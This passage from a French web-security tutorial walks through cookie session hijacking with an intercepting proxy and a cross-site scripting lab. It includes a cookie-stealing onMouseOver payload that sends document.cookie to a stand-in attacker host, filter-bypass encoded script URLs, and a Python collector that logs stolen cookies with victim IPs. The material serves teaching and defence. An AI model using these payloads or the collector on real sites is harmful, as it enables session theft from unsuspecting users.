

Figure 3-5. Page de démonstration : vol de session

Le serveur authentifie le client et envoie un cookie ainsi que la page protégé d'accès : http://10.1.2.13/access_protégé.html

Figure 3-6. Page protégé d'accès

A ce moment le hacker met le proxy Achilles en **mode interception serveur**. Il voit le cookie envoyé par le serveur et copie le contenu.



Figure 3-7. Interception/vol de cookie

Il met le proxy Achilles en **mode interception client**. Puis essaye d'accéder à la page protégé en cliquant sur le lien "Vol de session http avec des cookies" de la page principale de V13.

Il intercepte la requête sur Achilles et rajoute l'entête cookie dans sa requête



Figure 3-8. Adjonction du cookie volé sur la requête web

Le serveur envoye access_protege.html croyant que c'est l'utilisateur précédemment authentifié qui la demande.

La plate-forme de test comporte quelques failles :

- En interceptant le cookie, le hacker aurait vu le contenu de access_protege.html car la page HTML est envoyé en même temps que le cookie.
- La page access_protege.html est directement accessible avec l'URL.

Par contre, ces failles n'empêche pas de montrer comment les cookies fonctionne et comment ils peuvent être utilisés pour voler une session HTTP.

3.6 Conclusion

Un cookie est envoyé par une application web en insérant l'entête cookie dans sa réponse HTTP. Le cookie est sauvegardé soit temporairement en mémoire ou dans un fichier text du côté client. Lorsque le client se reconnecte sur l'application ce cookie est renvoyé en même temps dans l'entête de la requête.

Les cookies peuvent être mal utilisés car ils sont souvent utilisés pour sauvegarder l'identificateur de session d'un utilisateur. Ils sont facilement lus et manipulés par l'utilisateur. L'exploit avec les cookies est assez trivial à faire car il suffit d'insérer une entête dans la requête HTTP.

Pour résoudre cette problématique, les applications web doivent assurer une authentification forte lorsqu'elles utilisent des cookies et des identificateurs de sessions. L'identificateur de session doit être généré de façon aléatoire et avec une longueur important. L'utilisation de deux IDs de session pour un domaine sécurisé et pour un domaine non-sécurisée permet d'éviter le vol de session.

4 Cross site scripting

4.1 Introduction

La plupart des sites web délivrent des pages web dynamiques. Ce sont des pages web générées automatiquement par des applications web en fonction de données sauvegardées sur un utilisateur ou, en fonction de ce que les utilisateurs saisissent dans un formulaire web.



Figure 4-1. Injection du code malicieux

Mais la plupart du temps, une application web sous forme d'un programme CGI ou un script PHP/ASP faisant interface à une base de données SQL n'effectue aucun filtrage des entrées utilisateur avant d'envoyer des pages générées au navigateur du client. En effet, du code malicieux en HTML ou en javascript peut être injecté dans un formulaire web pour être exécuté par le navigateur de l'utilisateur.

Une application web ne faisant aucun filtrage des entrées est vulnérable à une attaque de type ***Cross-Site Scripting(XSS)***. Dans ce chapitre du document, nous allons :

- comprendre en théorie les phases d'une attaque XSS ;
- comprendre l'injection du code malicieux ;
- comprendre l'exploitation de cette possibilité ;
- mettre une place une plate-forme de test pour démontrer une vulnérabilité XSS.

4.2 Principe de fonctionnement

Nous pouvons diviser une attaque XSS en quatre phases :

1. Test de vulnérabilité
2. Injection du code malicieux en HTML/javascript
3. Renvoi de la page altérée à un utilisateur
4. Exécution du code malicieux du côté utilisateur : attaque



Figure 4-2. Phases de *Cross-site scripting*

1. Le hacker désirant faire l'attaque par XSS cherchera d'abord un site web nécessitant une authentification des utilisateurs et qui, sauvegarde les sessions des utilisateurs authentifiés avec des cookies ou des identificateurs de sessions. Dans le site web, il faut trouver une page vulnérable à XSS, c'est-à-dire une page de formulaire n'effectuant pas de filtrage de données saisies. Le test le plus courant est d'entrer du javascript dans un formulaire puis soumettre les données sur le site web.

```
<script>alert('XSS vulnérable')</script>
```

Code source 4-1. Code pour tester une vulnérabilité XSS

2. La fonction `alert()` qui est enfermée dans la balise HTML `<script>` fait apparaître une fenêtre popup avec le texte "XSS vulnérable". Lorsque la fenêtre apparaît, ceci indique que les balises HTML et le javascript ne sont pas filtrés par l'application. Le test étant réussi, le hacker peut ensuite entrer le code malicieux. Par exemple :

```
<a href="http://www.google.com"
onMouseOver="document.location.replace('http://siteméchant.org/volercookie.cgi?c='+document.cookie)">
Google.com
</a>
```

Code source 4-2. Code malicieux : vol de cookies déguisé comme un lien HTML

3. Sur le navigateur de l'utilisateur le code ci-dessus aura l'apparence d'un lien simple :

Google.com

4. Mais lorsque l'utilisateur passe son pointeur de souris sur le lien, l'événement `onMouseOver` survient. L'événement déclenche l'exécution du javascript :

```
document.location.replace('http://sitemechant.org/volercookie.cgi?c='
+document.cookie)
```

Lorsque le javascript est exécuté, il fait une redirection de la page web vers un programme CGI sur un serveur web contrôlé par le hacker. En même temps, tous les cookies de l'utilisateur sont envoyés.

4.3 Injection du code

Dans ce paragraphe nous allons voir qu'est-ce que nous pouvons injecter comme code, comment nous pouvons injecter du code et comment contourner des filtres anti-balises HTML.

4.3.1 Type de code à injecter

Du code malicieux peut être injecté en utilisant des balises HTML ou directement en javascript ou, les deux combinés. Il y a des balises HTML qui permet d'intégrér des fichiers multimédias dans une page HTML :

Balise	**Utilisation**
`<embed>`	`<embed src="audio/video malicieux">`
`<applet>`	`<applet src="applet malicieux">`
`<object>`	`<object src="audio/vidéo/programme malicieux">`
`<script>`	`<script>javascript</script>`

Tableau 4-1. Balises HTML pour intégrer des fichiers multimédia malicieux

Nous pouvons combiner du HTML et javascript pour pouvoir utiliser des **événements javascript**. Ce sont des événements qui surviennent au sein du navigateur sans ou avec l'interaction de l'utilisateur. Ils permettent d'exécuter du javascript lorsque l'événement survient.

Evénement javascript	**Prise en charge par**
`OnClick`	Eléments de type *Button* et *Link*
`OnLoad`	Eléments de type *Window* et *Image*
`OnMouseOver`	Eléments de type *Link*
`OnSubmit`	Eléments de type *Form*

Tableau 4-2. Quelques événements javascript

Les événements javascript sont souvent utilisés car un minimum d'interaction est nécessaire pour déclencher du code exécutable :

```
<img src="URL de l'image" onLoad="javascript">
```

Code source 4-3. Code exécutable sans déclenchement utilisateur

Dans l'exemple ci-dessus le javascript va être exécuté dès que l'image est chargée sur le navigateur de l'utilisateur.

4.3.2 Méthode d'injection

Du code javascript/HTML peut être injecté par différentes manières :

- En écrivant un e-mail forgé ;
- Injection dans une application web.

L'envoi des e-mails forgés est le moins utilisé car la plupart des utilisateurs désactivent le formatage HTML des courriers électroniques reçu. C'est en revanche le moyen le plus simple pour envoyer du contenu altéré à un utilisateur.

Comme nous avons vu, le code malicieux est souvent inséré via des formulaires web. Mais il est aussi possible d'injecter du code malicieux sur la barre d'URL d'une application car les variables de l'application y sont accessibles.

```
http://siteweb.org/application?var1=valeur
```

Code source 4-4. URL permettant l'injection de javascript

Le caractère "`?`" est utilisé pour séparer les variables de l'adresse URL de l'application. Le javascript peut être inséré à la place de la `valeur` de la variable.

```
http://siteweb.org/programme.cgi?
var1=<script>code_malicieux</script>
```

Code source 4-5. URL avec du javascript injecté

4.3.3 Contournement des filtres HTML

Une application qui filtre les données utilisateur n'est pas forcément sécurisé contre les attaques XSS. L'application peut en effet filtrer les caractères "<", ">" pour supprimer les saisies indésirable. Mais il est possible de contourner ce filtrage par l'utilisation des caractères codées en ***HTML escaped encoding*** qui n'est pas à confondre avec le codage *Unicode*.

Caractère	<	>	?	=	;
Code	%3c	%3e	%3f	%3d	%3b

Tableau 4-3. *HTML escaped encoding*

En utilisant cet encodage le code ci-dessus peut-être remplacé par :

```
http://siteweb.org/programme.cgi?
var1=%3cscript%3ecode_malicieux%3c/script%3e
```

Code source 4-6. Insertion du code malicieux modifié

4.4 Exploitation

Le XSS est souvent utilisé pour voler des données du côté utilisateur. Ces données sont souvent ce sont des identificateurs de sessions ou des cookies. Pour que l'injection du code ait un sens, le hacker met souvent en place un dépôt où toutes les données volées seront stockées pour une collection plus tard. Le dépôt est fait grâce à un script CGI sur le serveur web contrôlé par le hacker.

Si le hacker vole un cookie avec le javascript suivant :

```
document.location.replace('http://sitemechant/cgi-
bin/collect_cookie.py?
c='+document.cookie)s
```

Le programme de dépôt sur le serveur du hacker effectuera les instructions suivantes(en *Python*) pour récupérer le cookie sauvegardé dans la variable **c**.

```
import cgi

donneesForm = cgi.FieldStorage()
cookie = donneesForm["c"].value
```

Code source 4-7. Lecture d'une variable de formulaire envoyé via javascript

4.5 Démonstration XSS

4.5.1 Objectif

Notre objectif est de démontrer qu'une application web ne filtrant pas des saisies utilisateurs est vulnérable à une attaque de type XSS. Dans cette démonstration, nous allons montrer comment un hacker peut voler le cookie d'un utilisateur avec du XSS.

4.5.2 Description de la plate-forme de test



Figure 4-3. Architecture plate-forme de test XSS

L'application `guestbook.py` est un programme CGI écrit en langage *Python*. Lorsqu'un message du *guestbook* est envoyé via le formulaire web, les données sont sauvegardées dans une base de données(fichier text). Chaque fois que le guestbook est consulté le contenu de la base de donnée est lu pour afficher du contenu sur le navigateur web de l'utilisateur.

```
# Lecture du fichier text contenant les messages du guestbook
file = open("guestbook_data.txt")
lines = file.readlines()
file.close()

# Afficher le MIME type
print "Content-type: text/html"
print
print "<html><head></head><body>"
print "<center><h1>Guestbook</h1></center>"

# Afficher les messages du guestbook
for i in lines:
        print i
        print "<br>"

# Afficher le formulaire pour inserer un nouveau message dans le guestbook
print "<center>"
print "<b>Inserer un message</b><br>"
print "<form name=\"gb\"method=\"post\" action=\"http://10.1.2.13/cgi-
bin/inserer_message.py\">"
print "<table>"
print "<tr><td>Nom:</td><td><input type=\"text\" name=\"nom\"></td></tr>"
print "<tr><td>E-mail:</td><td><input type=\"text\" name=\"email\"></td></tr>"
print "<tr><td>Website:</td><td><input type=\"text\" name=\"website\"></td></tr>"
print "<tr><td>Message:</td><td><textarea name=\"message\" cols=\"40\"
rows=\"8\"></textarea></td></tr>"
print "</table>"
print "<input type=\"submit\" value=\"submit\"><br>"
print "</form>"
print "</center>"
print "</body></html>"
```

Code source 4-8. guestbook.py

Dans le cas réel un hacker injectera du code javascript depuis une machine différente que la machine servant de dépôt de cookies volés. Pour la simplicité de mise-en-place pratique, le dépôt de cookies sera la même machine avec lequel le hacker injectera du code javascript.

4.5.3 Démonstration



Figure 4-4. Scénario de test XSS

Dans cette démonstration nous attribuons un cookie à l'utilisateur de manière artificielle en allant sur l'URL : http://10.1.2.13/cgi-bin/donner_cookie.py. Le script enverra un cookie : `biscuit=oreo` à l'utilisateur.

Figure 4-5. Demande d'un cookie via le programme donner_cookie.py

Le hacker consulte le guestbook via le l'URL : http://10.1.2.13/cgi-bin/guestbook.py ou via le lien sur la page principale : http://10.1.2.13/. Le hacker injecte du javascript sur le formulaire du guestbook



Figure 4-6. Injection du code dans le formulaire web

Le données sont interprété par l'application guestbook comme étant valide. Ici, le code pour voler le cookie est déguisé comme un lien HTTP. Et le minimum d'interaction à faire de la part de l'utilisateur est de poser le pointeur de souris sur le lien site.



Figure 4-7. Interprétation du code injecté sur le navigateur

Du côté hacker, les cookies sont récupérés via le script `collect_cookie.py` écrit en *Python*. Les cookies sont sauvegardés dans un fichier texte. Puis `collect_cookie.py` redirige le browser de l'utilisateur sur le guestbook.

```
# Lecture de la variable c (cookie) passé par l'URL
donneesForm = cgi.FieldStorage()
cookie = donneesForm["c"].value

# Lecture de la variable d'environnement HTTP_REFERER
env = os.environ.keys()
referer = "direct"
for i in env:
        if (cgi.escape(i)=="HTTP_REFERER"):
                referer = os.environ[i]
                break

# Sauvegarde du cookie, IP_source dans un fichier texte
file = open("list_cookies.txt","a")
file.write("Cookie: " + cookie + "; reference: " + referer + "; IP Source: " +
os.environ["REMOTE_ADDR"]+"\n")
file.close()

# Redirection sur le guestbook
print "Location: http://10.1.2.13/cgi-bin/guestbook.py"
print "Content-type: text/html"
print
```

Code source 4-9. collect_cookie.py

La variable d'environnement `HTTP_REFERER` indique à partir de quel URL le script a été atteint. Dans ce cas le script collect_cookie.py a été atteint via le lien injecté par le hacker.

Les cookies sont sauvegardés avec l'IP source de l'utilisateur qui a envoyé le cookie dans le fichier `list_cookies.txt`.

```
Cookie: IDAuth=649731718293; reference: direct; IP Source: 10.1.2.94
Cookie: IDAuth=649731718293; reference: direct; IP Source: 10.1.2.12
Cookie: biscuit=oreo; reference: direct; IP Source: 10.1.2.12
Cookie: biscuit=oreo; reference: direct; IP Source: 10.1.3.3
```

Code source 4-10 liste_cookies.txt

4.6 Conclusion

Une application Web est vulnérable à une attaque XSS si aucun filtrage des saisies utilisateurs n'est effectué avant de renvoyer des pages générées dynamiquement au navigateur de l'utilisateur. Si du code malicieux est en effet injecté, il peut être exécuté du côté client avec les même permissions que l'application Web. Tous les paramètres de la session Web sont donc accessibles et peuventt être volés facilement.

Même lorsque du filtrage est utilisé, il est impossible d'affirmer qu'une application ne comporte pas une faille.
Afin de minimiser les risques de vulnérabilités, il est toujours conseillé de tester l'application avec différents types d'entrées et de bien évaluer comment l'application se comporte face aux tests. Les tests peuvent être effectués de façon manuelle, c'est-à-dire en fournissant une version préliminaire à un groupe d'utilisateurs.
Ils peuvent également être automatisés, en utilisant (et/ou en développant) des programmes chargés de vérifier la sécurité des applications Web.
En plus de son célèbre « *Top Ten Most Critical Web Application Vulnerabilities* », la communauté OWASP (www.owasp.org) propose, entre autres, les outils suivants :

- **Stinger**, moteur permettant la validation des requêtes HTTP pour les environnements **J2EE**
- **ANSA** et **C# Spider**, modules permettant la validation des applications **.NET**